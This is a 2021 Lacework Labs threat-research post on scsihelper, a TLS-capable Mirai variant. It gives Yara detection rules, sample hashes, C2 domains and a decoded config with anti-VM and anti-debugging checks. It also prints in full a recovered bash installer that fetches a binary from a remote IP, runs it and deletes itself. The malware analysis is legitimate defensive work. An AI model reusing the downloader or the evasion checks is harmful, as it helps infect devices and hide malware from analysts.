Mirai goes Stealth – TLS & IoT Malware

lacework.com/blog/mirai-goes-stealth-tls-iot-malware/

September 30, 2021

Key Takeaways

- IoT malware is becoming more popular for use in cloud attacks
- Typical usage of TLS in IoT malware is rare, but has been observed in suspected state-sponsored campaigns
- Lacework Labs recently observed what is believed to be a targeted attack using a TLS enabled version of Mirai dubbed "scsihelper"

IoT malware (typically used to infect IoT devices) has become a popular tool for targeting cloud environments. This is because it is widely available, lightweight, and possesses many requisite capabilities. The use of IoT malware in cloud environments typically involves botnet propagation and/or deployment of cryptominers.

As analysts, it can be difficult to distinguish specimens intended for cloud attacks versus IoT botnet propagation. This forces us to look at artifacts resulting from customization of the malware. For example, the source code for the Mirai IoT malware was released in 2016 and since then there have been numerous customized versions. Many variants represent slight deviations in configurations, however, others have significant modifications by way of additional libraries. For Linux malware, one of these is Mbed TLS. The Mbed TLS library consists of support code for implementing the TLS and SSL protocols.

According to Sophos, by the first quarter of 2021, nearly half (46%) of malware leveraged TLS, up from 23% in 2020. For RATs and information stealers, network traffic encryption is especially important as remaining undetected while stealing sensitive information is necessary. This trend has yet to catch up in the IoT malware arena since information theft is not a default feature. Additionally adding TLS to malware adds complexity, uses more resources, creates large files, and could increase detections. In a sample set of 10K Mirai samples, for example, we only observed 5 specimens using TLS, which is only **.05% of total samples**.

Note: This does not account for packed samples and those leveraging OpenSSL as opposed to MbedTLS. While Mirai has been observed with OpenSSL, its usage is even rarer – presumably due to the relatively larger file size.




Figure 1. TLS Capable Mirai – versus no TLS

This blog includes an inventory of TLS in IoT and Mirai malware using custom Yara rules. Among the few uncovered specimens, several have indicators of possible state affiliation and targeted activity. One of these was VPNFliter, which was reported by Talos in 2018. The malware was reported as "advanced, likely state-sponsored or state-affiliated". Lacework Labs also observed a TLS enabled Mirai specimen leveraged in what is believed to be a targeted attack. This malware, dubbed scsihelper, is detailed in its own section.

Yara Analysis

Lacework Labs created the following rule that detects any IoT program with MbedTLS artifacts. The $s6 string in the rule is from uclibc, which is a popular std library for reducing size. This makes it a common artifact in IoT type programs.

```
rule mbedtls_iot
{

meta:

description = "finds iot binaries using mbedtls"
author = "Chris Hall @LaceworkLabs"
date = "2021-07-11"

strings:

$s1 = "id-at-postalAddress" fullword ascii
$s2 = "Usage does not match the keyUsage extension" fullword ascii
$s3 = "id-at-postalCode" fullword ascii
$s4 = "%s%-18s: %d bits" fullword ascii
$s5 = "id-ce-keyUsage" fullword ascii
$s6 = "npxXoudifFeEgGaACScs" fullword ascii

condition:

uint16(0) == 0x457f and all of them

}
```

A VirusTotal retrohunt using the above rule returned a total of 11 specimens (with last_seen > 90 days ago), none of which are benign. The rule matches on confirmed and unconfirmed VPNFilter stage 2 malware along with a handful of others. One of the matches was for an IoT backdoor dubbed “GodLua,” which was reported in 2019 and is the first observed malware that makes use of the DNS over HTTPS protocol to conceal part of its infrastructure.

Specimen	Detections	Yara rule hits on VirusTotal
6f51002f72ff74c77cf868fe6aa2b246df4ca4679a290f883bec781b77ce3363	12	VPNFilter stage 2
3feeec571461ab4f10b4174f979a0175c85b1ea2f66be02026838208a91fa5fe	40	VPNFilter stage 2
4a47e3c3189bf58b86d614738065f4a466d52062386dabd318fcaa44a082307d41	41	VPNFilter stage 2
043289fe28f0dde2d07c40a6cb07e91c9c7ddb65d3c629bc64d197d46f7e96ab	19	VPNFilter stage 2
88CA2663E5C786F691D8A61038159F147832CDDF92BDFD75FA42385EA9667738	28	Emotet (in memory rule)
0e0094d9bd396a6594da8e21911a3982cd737b445f591581560d766755097d92	40	VPNFilter stage1 -3
cd908747cd853fccc8ebe45ea984f4d976b0a8c1747e2ca27535d07ae0af9365	23	none
be858a2ba86bed9788fd77e8619882ff542e43a436aa9b5205a3297b66417ce9	8	Emotet (in memory rule)
a11c412fd9872c36646234aebd612314d945625fbd68c02051f891c1e333a1d6	30	none
1e4678f579b4cd2affb37646ba900baf952a56dac775d5713507f72362e4207f	34	none

While there were only a few hits total, several were also leveraging Mirai source code. These include a malware variant Lacework Labs recently observed in an attack known as scsihelper, an unknown variant, and a family known as Tiint. Tiint was reported by Netlab in 2020 and was observed using two zero day exploits, one of which wasn’t disclosed until eight months later.

TLS Mirai specimen	Description
6f51002f72ff74c77cf868fe6aa2b246df4ca4679a290f883bec781b77ce3363	scsihelper
19857eb041aeb01f164c5da55d23ead714a66e88112ba730c6df4d1d9a6d43c5	scsihelper
a11c412fd9872c36646234aebd612314d945625fbd68c02051f891c1e333a1d6	Unknown family ,c2 domain: 5fly.io

1e4678f579b4cd2affb37646ba900baf952a56dac775d5713507f72362e4207f	Unknown family ,c2 domain: 5fly.io
043289fe28f0dde2d07c40a6cb07e91c9c7ddb65d3c629bc64d197d46f7e96ab	Variant of “Tiint”. Tiint is a custom Mirai based RAT that leveraged zero day exploits in 2019 and 2020.

The following Yara rule detects these Mirai specimens. Note: since January 2021, over 9,700 Mirai based specimens have been uploaded to VirusTotal. The Yara only detects the files listed above.

```
rule mbedtls_mirai
{

meta:

description = "finds Mirai binaries using mbedtls"
author = "Chris Hall @LaceworkLabs"
date = "2021-07-11"


strings:

$s1 = "id-at-postalAddress" fullword ascii
$s2 = "Usage does not match the keyUsage extension" fullword ascii
$s3 = "id-at-postalCode" fullword ascii
$s4 = "id-ce-extKeyUsage" fullword ascii
$s5 = "%s%-18s: %d bits" fullword ascii
$s6 = "id-ce-keyUsage" fullword ascii
$s7 = "npxXoudifFeEgGaACScs"
$s8 = "Mozilla" xor(0x01-0xff)

condition:

uint16(0) == 0x457f and all of them


}
```

scsihelper

In early July, Lacework Labs observed an attack which leveraged a TLS capable Mirai specimen dubbed scsihelper. Mirai is typically bundled with exploits for networked devices to enable botnet propagation. The scsihelper variant was devoid of these artifacts and was configured with anti-VM machine, and anti-analysis features. The payload was installed via exploitation of a Gitlab vulnerability detailed in CVE-2021-22204. Moreover, the malware delivery host was taken offline following installation suggesting the infrastructure was not intended for additional victims. While the motive behind this attack was unclear, these distinguishing characteristics suggest the activity may have been targeted.

Mirai is used as the basis for a variety of custom malware, for example Moobot and Muhstik. Many Mirai variants have single-byte XOR encoded configurations. scsihelper used key 0x25, which is a deviation from the more frequently leveraged 0x22 key.

Decoded configuration:

```
%command not found
%news.forsola.com
%/proc/
%/exe
% (deleted)
%/fd
%.anime
%GETLOCALIP
%HTTPFLOOD
%LOLNOGTFO
%\x58\x4D\x4E\x4E\x43\x50\x46\x22
%zollard
%/bin/busybox kill -9
%shell
%enable
%system
%/bin/busybox MIRAI
%MIRAI: applet not found
%ncorrect
%/bin/busybox ps
%/etc/resolv.conf
%nameserver
%server: dosarrest
%server: cloudflare-nginx
%Connection: keep-alive
%Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
%Accept-Language: en-US,en;q=0.8
%Content-Type: application/x-www-form-urlencoded
%setCookie('
%refresh:
%location:
%set-cookie:
%content-length:
%transfer-encoding:
%chunked
%connection:
%Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
%Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
%Mozilla/5.0 (iPad; CPU OS 12_5 like Mac OS X) AppleWebKit/600.0.15 (KHTML, like Gecko) CriOS/34.0.2102 Mobile/13E122 Safari/513.2
%Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
%Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
%/dev/watchdog
%/dev/misc/watchdog
%/bin/sh
%/proc/cpuinfo
%cat /proc/cpuinfo | grep -i vmware;dmesg | grep -i vmware
%dmesg | grep -i virtualbox
%cat /proc/cpuinfo | grep -i qemu;dmesg | grep -i qemu
%hellomaster
%news.sola0818.com
%gdb
%strace
%ltrace
%/proc/self/status
%TracerPid:
%wget --no-check-certificate -q -O /dev/null
%scsihelper
%wget
%/proc/net/tcp
%HTTP/1.0
%GET
%POST
%/tmp
%104.28.0.0/16
%162.159.128.0/17
%104.31.224.0/19
%104.31.192.0/19
%104.31.160.0/19
%104.27.128.0/19
%104.27.160.0/19
%Just a moment...
%REPORT %s:%s
%/proc/%d/cmdline
%POST %s HTTP/1.1\r\nUser-Agent: %s\r\nHost: %s\r\nConnection: Keep-Alive\r\nAccept: application/json\r\n%s\r\nContent-Type: application/json; charset=utf-8\r\nContent-Length:
%d\r\nReferer: %s\r\n%s\r\n%s
%GET %s HTTP/1.1\r\nUser-Agent: %s\r\nHost: %s\r\nAccept: */*\r\n%s\r\n\r\n
```

This output contained many typical strings seen in Mirai configs, however a few unique ones stand out. The most notable of these include the anti-analysis commands used for finding virtual-machine artifacts on the host, as well as debugging processes such as strace,l trace and gdb.

Unique Mirai config artifact	description
news.forsola.com	C2 domain
news.sola0818.com	C2 domain
hellomaster	Unknown usage
scsihelper	Installation name
cat /proc/cpuinfo | grep -i vmware	anti-VM functionally – looks for vmware artifacts in cpuinfo
dmesg | grep -i vmware	anti-VM functionally – looks for vmware artifacts in dmesg

dmesg | grep -i virtualbox	anti-VM functionally – looks for virtualbox artifacts
%gdb %strace %ltrace	Anti-analysis functionally – looks for debugging utilities in process list


Pivoting off of the anti-VM artifacts, exposed earlier versions of scsihelper that were devoid of the MbedTLS library artifacts. No other Mirai specimens were found to have this functionality making it unique to scsihelper malware. This revealed additional infrastructure and c2 domain, which shared the same 'news' subdomain name.

scsihelper specimen	Type	Notes
74248325a8cf725a220f3176816eb5306ca3e0a8e574f3a1890bd0f24f27758c	scsihelper downloader – bash	Downloads from 45.78.65.155
58062e86f9c69f6b4578ac331648c94a7d169b1270f81334d91fc4cbc507de1f	scsihelper downloader – bash	seed7.sh Downloads from 45.78.65.155
927468579cd9dd437e8d1858bc04216fba86e7db6ad453514bad109372d2082d	Mirai	C2:news.infinitetrial.com http://destinyexp.com/200 http://destinyexp.com/bins/200 Config XOR key:55
1b7953ce1acc4141233d04ce941e4f643847fa1197246a25872afdae61271316	Mirai	C2:news.infinitetrial.com ITW:http://45.78.65.155/306 Config XOR key:55
70ead0d62148bb1823387cd3c14fd8b5bb6a357b2e967cef5635a674841a52a5	Mirai	C2:news.infinitetrial.com ITW: http://destinyexp.com/200 http://destinyexp.com/bins/200 Config XOR key:55

The scsihelper installer script used in the July attack was not recovered, however a zero-detection installer script of the same name (seed7.sh) was identified on VirusTotal. While the installer is simple, it is also custom and has a debug option. This deviates from most Mirai downloaders that use the same template that was detailed in Lacework Labs's whitepaper BashWars.

```
#!/bin/sh
CMD="$(uname -m)"
UNKNOWN="UNKNOWN"
FILE_PATH="scsihelper"
URL="http://45[.]78.65.155:8011"
TEST=""

DEBUG=""
BRAND=$1
slient(){
    if [ "$DEBUG" = "-d" ]; then
        "[email protected]"
    else
        "[email protected]" > /dev/null 2>&1
    fi
}

func_gi(){
    case "$CMD" in
        *"armv4"* )  echo "700" ;;
        *"armv5"* ) echo "701" ;;
        *"armv6b"* ) echo "709" ;;
        *"armv6"* ) echo "702" ;;
        *"armv7"* ) echo "704" ;;
        *"mipsel"* ) echo "706" ;;
        *"mips64"* ) echo "705" ;;
        *"mips"* ) echo "705" ;;
        *"i586"* ) echo "707" ;;
        *"i686"* ) echo "707" ;;
        *"x86_64"* ) echo "708" ;;
        *) echo $UNKNOWN;;
    esac
}

func_dae(){
    slient echo "func_dae $1"
    slient cd /tmp || cd /proc || cd /var/run || cd /mnt || cd /
    slient rm -f $FILE_PATH
    slient wget $URL/$1 -O $FILE_PATH

    if [ $? -eq 0 ] && [ -f "$FILE_PATH" ]; then
        slient echo download ok
    else
        slient rm -f $FILE_PATH
        return 0
    fi

    slient chmod 777 $FILE_PATH
    slient "./$FILE_PATH" $BRAND $TEST

    if [ $? -eq 0 ]; then
        slient echo "exec failed"
        return 0
    else
        slient echo "exec ok"
    fi

    return 1
}

VALUE=$(func_gi)
if [ "$VALUE" = "$UNKNOWN" ]; then
    for i in 705 706 700 701 702 704 707 708
    do
        if func_dae $i; then
            break
        fi
    done
else
    func_dae $VALUE
fi

slient rm -f $FILE_PATH
slient rm -f wget*
rm -f $0
```

Lacework Labs leverages Cisco’s DNS Umbrella for domain investigations. A search on the scsihelper c2 domains revealed no traffic however we know there was at least one involved in the July attack mentioned above. This is likely a sign that this activity is narrow in scope. Any botnet activity involving programmatic DNS requests is typically evident in Umbrella results.



20 Low Risk

news.sola0818.com

The domain is classified as Low Risk. We found no malicious threats and no suspicious security features.

Security Categories: –

Content Categories: –

Conclusion

Since the release of the Mirai source code in 2016 there have been many variants seen in the wild. For those seen leveraging the XOR encoded configurations, there were roughly 10K so far in 2021. Among Mirai malware and IoT programs in general, a very small amount has been observed with the aforementioned MbedTLS library functions. For this sampling, only three families are known – Godlua RAT, VPNFilter, and Tiint. The last two of these likely have involved state-sponsored activity and multiple zero-day exploits. Scsihelper appears to be a separate family so its unknown if the actors have similar motives and capabilities. While IoT malware is not uncommon in cloud attacks, the use of TLS-enabled IoT malware remains rare.

Given the nature of activity associated with TLS capable IoT-based malware, Lacework Labs recommends additional scrutiny for any related specimens seen in your environment. Yara rules for these malware variants are available here. Be sure to follow Lacework Labs on LinkedIn, Twitter, and Youtube to stay up to date on our latest research!